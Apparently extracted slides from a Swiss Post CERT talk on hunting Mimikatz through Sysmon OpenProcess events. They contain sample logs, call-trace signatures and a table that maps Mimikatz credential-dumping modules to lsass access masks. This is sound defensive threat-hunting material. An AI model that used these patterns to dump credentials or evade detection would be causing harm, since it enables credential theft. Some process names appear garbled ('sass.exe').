C:\Windows\system32\lsass.exe	0x1410	4bf9a	189b7	102	C:\Windows\SYSTEM32\ntdll.dll+4bf9a C:\Windows\system32\KERNELBASE.dll+189b7 UNKNOWN(0000000000277120)
C:\Windows\system32\lsass.exe	0x1410	4bf9a	189b7	102	C:\Windows\SYSTEM32\ntdll.dll+4bf9a C:\Windows\system32\KERNELBASE.dll+189b7 UNKNOWN(0000000000407120)

Detecting Mimikatz

- * **Invoke-Mimikatz** using PowerPick from Cobalt Strike's Beacon
 - **File-less** → «**UNKNOWN**» from shellcode / injection

_time	ComputerName	SourceProcessGUID	srcPID	SourceImage
2017-03-08 13:25:23		{3E4B9DDF-F81A-58BF-0000-001003659552}	22832	C:\Windows\System32\rundll32.exe
2017-03-08 13:29:03		{05B995F9-F909-58BF-0000-0010837C9E03}	7948	C:\Windows\system32\wsmprovhost.exe

TargetImage	GrantAcc	NTDLL	KRNLB	CTLen	CallTrace2
C:\Windows\system32\sass.exe	0x143a	4bf9a	189b7	102	C:\Windows\SYSTEM32\ntdll.dll+4bf9a C:\Windows\system32\KERNELBASE.dll+189b7 UNKNOWN(000000001AD51628)
C:\Windows\system32\sass.exe	0x143a	4bf9a	189b7	102	C:\Windows\SYSTEM32\ntdll.dll+4bf9a C:\Windows\system32\KERNELBASE.dll+189b7 UNKNOWN(000000001A631628)

Detecting Mimikatz

- * **Don't** search for specific SourceImage names
 - e.g. Rundll32.exe -- **it could be really anything!** (even cmd.exe 😊)

Event 10, Sysmon

General Details

Process accessed:
UtcTime: 2017-03-29 15:59:45.780
SourceProcessGUID: {470b9880-d9f1-58db-0000-00100ce5730a}
SourceProcessId: 8772
SourceThreadId: 8008
SourceImage: C:\Windows\system32\cmd.exe
TargetProcessGUID: {470b9880-7e57-58da-0000-0010215e0100}
TargetProcessId: 772
TargetImage: C:\Windows\system32\sass.exe
GrantedAccess: 0x1010
CallTrace: C:\Windows\SYSTEM32\ntdll.dll +4bf9a|C:\Windows\system32\KERNELBASE.dll +189b7|U

Detecting Mimikatz (OpenProcess)

Secure | <https://blog.3or.de/hunting-mimikatz-with-sysmon-monitoring-openprocess.html>

SA 29 APRIL 2017

Hunting mimikatz with sysmon: monitoring OpenProcess()

Kategorien: «Threat Hunting» Ersteller: dimi



Update: Since this post is getting some international attention I want to use the chance: If you are into Threat Hunting and interested in collaboration: Contact me and

module	OpenProcess caller function	destination process / destination service	ACCESS_MASK	ACCESS_MASK translated
lsadump::lsa /patch	kuhl_m_lsadump_lsa_getHandle()	SamSs	PROCESS_VM_READ PROCESS_VM_WRITE PROCESS_VM_OPERATION PROCESS_QUERY_INFORMATION	0x1438
lsadump::lsa /inject	kuhl_m_lsadump_lsa_getHandle()	SamSs	PROCESS_VM_READ PROCESS_VM_WRITE PROCESS_VM_OPERATION PROCESS_QUERY_INFORMATION PROCESS_CREATE_THREAD	0x143a
lsadump::trust /patch	kuhl_m_lsadump_lsa_getHandle()	SamSs	PROCESS_VM_READ PROCESS_VM_WRITE PROCESS_VM_OPERATION PROCESS_QUERY_INFORMATION	0x1438
misc:skeleton	kuhl_m_misc_skeleton()	lsass.exe	PROCESS_QUERY_INFORMATION PROCESS_VM_OPERATION PROCESS_VM_WRITE PROCESS_VM_READ	0x1438
misc:memssp	kuhl_m_misc_memssp()	lsass.exe	PROCESS_QUERY_INFORMATION PROCESS_VM_OPERATION PROCESS_VM_WRITE PROCESS_VM_READ	0x1438

I have some questions...

- * Please stand up...
- * Sit down if you...
 - didn't learn anything new (resources, examples)
 - detect internal C&C using Named Pipes over SMB
 - detect in-memory / file-less Mimikatz on (all of) your hosts
 - Bonus: all versions of Mimikatz?
- * Everyone sitting now I would like to have a chat 😊

Do you have questions?

- * Is there time left for Q&A?



Thank you for your attention!

Tom Ueltschi, Swiss Post CERT